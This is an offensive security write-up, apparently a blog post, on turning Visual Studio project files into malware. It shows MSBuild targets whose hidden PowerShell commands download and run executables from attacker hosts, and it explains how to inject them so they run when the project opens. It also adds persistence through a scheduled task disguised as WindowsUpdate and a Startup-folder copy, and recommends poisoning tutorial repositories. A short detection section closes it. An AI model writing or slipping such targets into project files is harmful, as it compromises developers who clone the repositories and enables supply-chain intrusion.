Visual Studio = Malware?
After reading about the 2021 North Korean campaign against security researchers, I wanted to see how far you could take Visual Studio project files as an attack vector. Turns out, pretty far.
Visual Studio project files function as executable MSBuild scripts that run code immediately upon load. The .csproj and .vbproj format defines build instructions as XML, and since custom tasks during compilation are common, the schema has to permit executable code mixed in with routine project configuration. MSBuild evaluates all of it when the project opens.
When a user clones a repository and opens the solution, Visual Studio loads every project file and MSBuild parses them. If a malicious target exists in the XML, it executes before any source code is reviewed.
Target Execution
MSBuild organizes work into targets, where each target contains one or more tasks that run sequentially:
<Target Name="BeforeBuild">
  <Exec Command="powershell -windowstyle hidden -command wget http://attacker.com/payload.exe -o $env:TEMP\update.exe" />
  <Exec Command="powershell -windowstyle hidden -command start $env:TEMP\update.exe" />
</Target>
The <Exec> task spawns a shell command to download and run an executable. Both commands use -windowstyle hidden to prevent console windows from appearing.
Standard project files define targets for the usual build operations and import Microsoft's build targets for the actual compilation process:
<Import Project="$(MSBuildToolsPath)\Microsoft.CSharp.targets" />
This import brings in hundreds of targets, and BeforeBuild is a common extension point for running custom logic before compilation starts.
The InitialTargets attribute forces execution when the project loads:
<Project ToolsVersion="15.0" InitialTargets="Build" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
Setting <Project InitialTargets="Build"> makes MSBuild evaluate the Build target immediately. If your Build target or any of its dependencies contain malicious commands, they execute as soon as Visual Studio opens the file.
Injection Mechanics
Since project files are XML, you inject by inserting valid MSBuild syntax into an existing project. Standard projects end with an Import statement followed by the closing Project tag:
  <Import Project="$(MSBuildToolsPath)\Microsoft.CSharp.targets" />
</Project>
Adding a target before that closing tag enables execution:
  <Import Project="$(MSBuildToolsPath)\Microsoft.CSharp.targets" />
  <Target Name="BeforeBuild">
    <Exec Command="powershell -command ..." />
  </Target>
</Project>
The target name can be anything, but BeforeBuild integrates with the existing build workflow. Combined with <Project InitialTargets="Build">, execution occurs on project load without requiring an actual build.
Multiple Exec tasks run in sequence:
<Target Name="BeforeBuild">
  <Exec Command="powershell -command $p='$env:TEMP\svc.exe'; wget http://cdn.example.com/update.exe -o $p" />
  <Exec Command="powershell -command start $env:TEMP\svc.exe" />
  <Exec Command="schtasks /create /tn WindowsUpdate /tr $env:TEMP\svc.exe /sc minute /mo 10 /f" />
  <Exec Command="powershell -command copy $env:TEMP\svc.exe $env:APPDATA\Microsoft\Windows\Start` Menu\Programs\Startup\svc.exe" />
</Target>
Download, execute, schedule, persist. Each command completes before the next runs. If any command fails, MSBuild logs it but continues processing, so the user might see build warnings while the payload has already executed.
Supply Chain Propagation
Project files live in version control alongside source code, so a poisoned one impacts everyone who clones the repository. Poisoning a project file only requires commit access, a much lower bar than compromising a published package.

Repositories with tutorial or sample code are ideal for this since developers clone them specifically to run the code. One poisoned file in a popular tutorial repository executes on thousands of machines.
The North Korean campaign mentioned earlier used this exact approach, sharing Visual Studio projects with legitimate exploit code where the project files themselves contained malicious targets.
Detection
MSBuild is a signed Microsoft binary and a cataloged LOLBin (T1127.001), so commands spawned through project files bypass most application control and EDR.
Visual Studio 2022 added trust settings that prevent automatic target evaluation on untrusted content. EDR rules that flag MSBuild spawning shells or making network connections can catch execution after the fact. On the prevention side, reviewing project files before opening them or enforcing this through pre-commit and server-side hooks is the most practical approach.
Source code at: github.com/Meltedd/VisualSploit